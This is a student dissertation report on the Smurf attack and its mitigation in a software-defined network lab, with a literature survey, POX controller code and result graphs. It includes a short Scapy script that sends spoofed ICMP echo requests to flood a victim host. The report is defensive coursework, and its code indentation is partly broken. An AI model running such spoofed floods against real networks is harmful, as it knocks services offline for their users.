Ramaiah Institute of Technology

(An Autonomous Institute, Affiliated to VTU)

MSR Nagar, MSRIT post, Bangalore-54

A Dissertation Report on

Smurf Attack

Submitted by

SASHANK AGARWAL - 1MS16CS090 - sashank058@gmail.com
VIPUL - 1MS16CS143 - vipulviruti99@gmail.com

Bachelor of Engineering in Computer Science & Engineering

Software Define Network Non CIE Component

Under the guidance of

SANJEETHA R
Assistant Professor
Dept. of CSE, RIT

DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

M.S.RAMAIAH INSTITUTE OF TECHNOLOGY
(Autonomous Institute, Affiliated to VTU)
BANGALORE-560054
www.msrit.edu, **2019**

Smurf Attack

ABSTRACT:

IP Address Spoofing attacks are used to take control over computer by unauthorized means, whereby the attacker sends messages to a computer with fake IP address indicating that the message is coming from trusted host. In IP Address Spoofing attack through ICMP , attackers use incorrect source IP addresses in attack packets (spoofed IP packets) to hide identity from victim, it also reduce the risk of trace-back and avoid detection. In this paper, we investigate the methods adopted in order to perform attacks through Internet Control Message Protocol (ICMP) messages, also known as Smurf Attack. We present the comparative analysis of the various solutions of Smurf Attack.

INTRODUCTION:

In IP address spoofing Internet Protocol packets are created with forged source IP address. The main aim of spoofing is for hiding sender identity. In this the attacker unauthorizingly access computer or network showing as if malicious message came from trusted machine by spoofing that machine address. This spoofing can be used in denial of service attack where victim flows with large traffic but attacker has no problem if responses come from attack packets and spoofed address packets are required for these attacks.

Smurf attack overflows network traffic which is a kind of denial of service attack where with the help of spoofed broadcast ping messages flooding of target system is done. Generally smurf is used by attackers so that attack part cannot be operated. Smurfing can make use of Internet Protocol (IP) and Internet Control Message Protocol (ICMP). Basically network nodes and their administrators use ICMP for exchanging information regarding state of network. ICMP ping other nodes to check whether they are operating or not. A node which is operating basically sends an echo message when we send any ping message. It will explain the working of smurf attacks.

LITERATURE SURVEY:

The Smurf attack is a distributed denial-of-service attack in which large numbers of ICMP packets with spoofed source IP are broadcast to a computer network using an IP broadcast address [1]. Most devices on a network will, by default, respond to this by sending a reply to the source IP address. If the number of machines on the network that receive and respond to these

packets is very large, the victim's computer will be flooded with traffic. The attacker use incorrect source IP address and It also reduce the risk of trace-back and avoid detection. Thus if we do filtering at edge of the network then load increases. Ingress filtering is another option but we need to know the source IP address from the packet is originating but it is not always possible. Packet filtering can help in stopping attack only if the IP address in not within the valid range. Linux Iptables along with ICMP can be used for preventing the attack.

Traditional networks are gradually getting replaced by SDN because of it's success in proving reliability, effectiveness, simplicity, flexibility at lower cost. But SDN faces many challenges like DDOS attack because of centralized controller. We use two methods to control this. Random algorithm is used for sending packets randomly to the SDN network switches. The algorithm does not analyze the status of the network which might be either being under heavy or low load. It will just forward the packets to the assigned switches by the controllers. Statistics collection about hosts help in detection of DDOS attacks [2]. A threshold value is set for every available switch in the network. The value is set based on ICMP packets. If that value exceeds during the attack then it is detected as attack.

Smurf attack is the well-known and dangerous threats to the current network topology which always existed and evolved with the development of the network topology itself. Current network development system has entered the Software Defined Networking which always offered centralized control and programmability network by decoupling of the networks data and the control plane that brought on us a dynamic, cost-effective, manageable and agile platform to work with. On the other side, the centralized platform has brought new security challenges such as Distributed Denial of Service attacks on the central controller which has the ability to compromise with the entire network topology. The paper presents security challenge on SDN and it provides dynamic approaches to reduce the effect of Distributed Denial of Service attack [3]. SDN architecture is able to strengthen the network security topology with its natural functions such as centralized network monitoring, provisioning and centralization of security and policy control which is able to drive the network to the next level of dynamic, cost-effective, manageable and agile network platform. The functions delivered from control plane on SDN which does not exist in the current network topology is the one of main reputable threat to the network is Distributed Denial of Service attacks. The general characteristic of this attack drains the resources (bandwidth, memory, and others) of network, servers application since the resources are limited in the network .However, by analyzing this we can say that their mechanism is perfect against Distributed Denial of Service attack and many new innovation opportunities are available to use the SDN security by using the advantages of SDN platform. However, there is much work to make SDN become more secure than current network topology.

Software-defined networking is considered as a promising network topology because of its centralized network management and programmable routing logic. However, because of its limited resources in both the data and the control plane, Software defined network is more vulnerable to the smurf attacks. Therefore, in this paper, we propose a smart security mechanism (SSM) to defend against the smurf attack. The Smart security mechanism uses the standard

southbound and northbound interfaces of Software defined networks, and it also includes very low-cost method that monitors the smurf attack by reusing the asynchronous messages on the control link. The monitor method is able to differentiate the smurf attack from the normal flow burst of the network topology by checking the hit rate of the flow entries in the flow table which is based on the monitoring result, the Smart security mechanism uses a dynamic access control method to mitigate the smurf attack by perceiving the behaviour of the systems. The dynamic access control method of the network topology can intercept the attack which are able to get detected at the access switch [4]. SDN inherent limitations in both the data and the control plane. Smart security mechanism includes a monitoring method and a mitigation method. The monitoring method uses the standard Asynchronous Messages and is able to control the invoked call from Controller-to-Switch Messages to achieve the low monitoring cost of the networks . It is able to differentiate between the smurf attack from the normal attack. On the other hand, the mitigation method redirects the suspicious flows of the network packets to the security middleware and makes the controller aware of the filtering results. Based on this network topology, the mitigation method is able to execute dynamic access control link at the attackers' access switch. Extensive simulations and the results have confirmed that Smart security mechanism is able to detect and mitigate the smurf attack systematically in the network.


PROPOSED SOLUTION

There are various methods to mitigate a DDOS attack such as blocking few IP address, blocking the broadcast IP address so that the subnet doesn't get affected. The method we are using to mitigate this DDOS attack is a simple one where we will define a variable counter at the switch which measures the request made per second by any host. A threshold value is set and if the number of requests per second exceeds the threshold value then we start dropping packets and the traffic flow is brought to normal level which can be seen through wireshark IO graphs. To make sure that only ICMP packets are dropped and other packet flows continues as normal, we have checked for the packet type to be ICMP packet and install the flow rules to drop it accordingly.

Initially there will be normal traffic in the system. We will start sending ICMP request to some random host and the since we have spoofed the IP address and hence all replies will be going to one targeted host and the traffic flowing at that host increases drastically. The counter will keep increasing its count whenever it receives an ICMP packet. It will receive the ICMP reply till the threshold value and then when the number of ICMP packets are coming in more numbers then it detects it as an attack and sends a message to the controller informing it to mitigate the attack. The controller then installs the flow table rules saying to drop the ICMP packets received at that switch.

IMPLEMENTATION

Topology



There are 6 hosts in our system in which ‘h1’ acts as server and the remaining hosts are normal hosts. There are 3 switches and one centralized controller at the top.
In our implementation, h1 is made as victim and the remaining hosts are attacker who spoofs IP address of h1 and send ICMP request packets. Since the source of the ICMP packet is spoofed and made as h1 and hence all ICMP replies are destined to h1. Therefore, the traffic increases at h1 and the server goes down after sometime.
Since the attack is identified at h1 now so we need to mitigate it. The mitigation step is done by keeping a count of number of requests coming per second which when exceeds a threshold value, the packet starts dropping. This rule is installed by the controller onto the switch.

CODE:

pingICMP.py

```
from scapy.all import *
import random
import socket
import time

hostName = socket.gethostname()
IPAddr = socket.gethostbyname(hostName)

def pingFlood():
    #randBit = random.randint(2, 6)
    #primaryServer = "10.0.0.1"
    #spoofedSrc = "10.0.0." + str(randBit)
    for y in range(2000):
      randBit = random.randint(2, 6)
      #randTime = random.randint(1, 5)
      primaryServer = "10.0.0.1"
      spoofedSrc = "10.0.0." + str(randBit)
         L3 = IP(src = primaryServer, dst =
spoofedSrc)
         L4 = ICMP()
         print("RealSrc IP = ", IPAddr, " || ",
"SpoofedIP = ", primaryServer, " ===> ",
spoofedSrc)
         pingReq = L3/L4
         #time.sleep(randTime)
         send(pingReq)
pingFlood()
```

Mitigate.py


```
from pox.core import core
import pox.openflow.libopenflow_01 as of
from pox.lib.util import dpid_to_str, str_to_dpid
from pox.lib.util import str_to_bool
import time
import pox.lib.packet as pkt

log = core.getLogger()

_flood_delay = 0

class LearningSwitch (object):

  count=0

def __init__ (self, connection, transparent):
    # Switch we'll be adding L2 learning switch capabilities to
    self.connection = connection
    self.transparent = transparent

    self.count = 0
```

```
    # Our table
    self.macToPort = {}

    # We want to hear PacketIn messages, so we listen
    # to the connection
    connection.addListeners(self)

    # We just use this to know when to log a helpful message
    self.hold_down_expired = _flood_delay == 0

    #log.debug("Initializing LearningSwitch, transparent=%s",
    #          str(self.transparent))

  def _handle_PacketIn (self, event):
    """
    Handle packet in messages from the switch to implement above algorithm.
    """

    packet = event.parsed

    def flood (message = None):
      """ Floods the packet """
      msg = of.ofp_packet_out()
      if time.time() - self.connection.connect_time >= _flood_delay:
        # Only flood if we've been connected for a little while...

        if self.hold_down_expired is False:
          # Oh yes it is!
          self.hold_down_expired = True
          log.info("%s: Flood hold-down expired -- flooding",
              dpid_to_str(event.dpid))

        if message is not None: log.debug(message)
        #log.debug("%i: flood %s -> %s", event.dpid,packet.src,packet.dst)
        # OFPP_FLOOD is optional; on some switches you may need to change
        # this to OFPP_ALL.
        msg.actions.append(of.ofp_action_output(port = of.OFPP_FLOOD))
      else:
        pass
        #log.info("Holding down flood for %s", dpid_to_str(event.dpid))
      msg.data = event.ofp
      msg.in_port = event.port
      self.connection.send(msg)

    def drop (duration = None):
      """
      Drops this packet and optionally installs a flow to continue
      dropping similar ones for a while
      """
      if duration is not None:
        if not isinstance(duration, tuple):
          duration = (duration,duration)
        msg = of.ofp_flow_mod()
        msg.match = of.ofp_match.from_packet(packet)
        msg.idle_timeout = duration[0]
        msg.hard_timeout = duration[1]
        msg.buffer_id = event.ofp.buffer_id
           self.connection.send(msg)
      elif event.ofp.buffer_id is not None:
        msg = of.ofp_packet_out()
        msg.buffer_id = event.ofp.buffer_id
        msg.in_port = event.port
        self.connection.send(msg)

    self.macToPort[packet.src] = event.port # 1

    if not self.transparent: # 2
      if packet.type == packet.LLDP_TYPE or packet.dst.isBridgeFiltered():
        drop() # 2a
        return

    if packet.dst.is_multicast:
      flood() # 3a
    else:
      if packet.dst not in self.macToPort: # 4
        flood("Port for %s unknown -- flooding" % (packet.dst,)) # 4a
      else:
        port = self.macToPort[packet.dst]
        if port == event.port: # 5
```


```
        # 5a
          log.warning("Same port for packet from %s -> %s on %s.%s.  Drop."
              % (packet.src, packet.dst, dpid_to_str(event.dpid), port))
          drop(10)
          return
         # 6
        if(self.count > 20 and packet.type == 0x0800):
                self.count += 1
                log.debug("DROPPING PACKETS")
                drop()
                #actions = []
                #actions.append(of.ofp_action_output(port = of.OFPP_NONE)) # Drop
                #msg = of.ofp_flow_mod(command=of.OFPFC_ADD,
                #                      idle_timeout=60, # Drop packets for 60 seconds
                #                      hard_timeout=60, # Drop packets for 60 seconds
                #                      buffer_id=event.ofp.buffer_id,
                #                      actions=actions,
                #                      match=of.ofp_match.from_packet(packet,
                #                                                     event.port))
                #event.connection.send(msg.pack())
        elif(packet.type == 0x0800):
                log.debug("installing flow for %s.%i -> %s.%i" %
                                (packet.src, event.port, packet.dst, port))
                msg = of.ofp_flow_mod()
                self.count += 1
                msg.match = of.ofp_match.from_packet(packet, event.port)
                msg.idle_timeout = 10
                msg.hard_timeout = 30
                msg.actions.append(of.ofp_action_output(port = port))
                msg.data = event.ofp # 6a
                self.connection.send(msg)

        else:
                log.debug("installing flow for %s.%i -> %s.%i" %
                                (packet.src, event.port, packet.dst, port))
                msg = of.ofp_flow_mod()
                msg.match = of.ofp_match.from_packet(packet, event.port)
                msg.idle_timeout = 10
                msg.hard_timeout = 30
                msg.actions.append(of.ofp_action_output(port = port))
                msg.data = event.ofp # 6a
                self.connection.send(msg)


class l2_learning (object):
  """
  Waits for OpenFlow switches to connect and makes them learning switches.
  """
  def __init__ (self, transparent, ignore = None):
    """
    Initialize

    See LearningSwitch for meaning of 'transparent'
    'ignore' is an optional list/set of DPIDs to ignore
    """
    core.openflow.addListeners(self)
    self.transparent = transparent
    self.ignore = set(ignore) if ignore else ()

  def _handle_ConnectionUp (self, event):
    if event.dpid in self.ignore:
      log.debug("Ignoring connection %s" % (event.connection,))
      return
    log.debug("Connection %s" % (event.connection,))
    LearningSwitch(event.connection, self.transparent)

def launch (transparent=False, hold_down=_flood_delay, ignore = None):
  """
  Starts an L2 learning switch.
  """
  try:
    global _flood_delay
    _flood_delay = int(str(hold_down), 10)
    assert _flood_delay >= 0
  except:
    raise RuntimeError("Expected hold-down to be a number")
  if ignore:
    ignore = ignore.replace(',', ' ').split()
    ignore = set(str_to_dpid(dpid) for dpid in ignore)

  core.registerNew(l2_learning, str_to_bool(transparent), ignore)
```

RESULTS:


1. Network showing normal traffic




2. Network showing attacked traffic



3. Network showing traffic after mitigation



4. Network showing normal, attacked and mitigated traffic



REFERENCES:

[1] Choudhary, Kavita, and Shilpa Meenakshi. "**Smurf Attacks: Attacks using ICMP**." IJCST 2, no. 1 (2011).

[2] Bawany, Narmeen Zakaria, Jawwad A. Shamsi, and Khaled Salah. "**DDoS attack detection and mitigation using SDN: methods, practices, and solutions**." Arabian Journal for Science and Engineering 42, no. 2 (2017): 425-441.

[3] Fajar, Andry Putra, and Tito Waluyo Purboyo. "**A Survey Paper of Distributed Denial-of-Service Attack in Software Defined Networking (SDN)**." International Journal of Applied Engineering Research 13, no. 1 (2018): 476-482.

[4] Bawany, Narmeen Zakaria, Jawwad A. Shamsi, and Khaled Salah. "**DDoS attack detection and mitigation using SDN: methods, practices, and solutions**." Arabian Journal for Science and Engineering 42, no. 2 (2017): 425-441.

[5] [Online] Available : www.wikipedia.org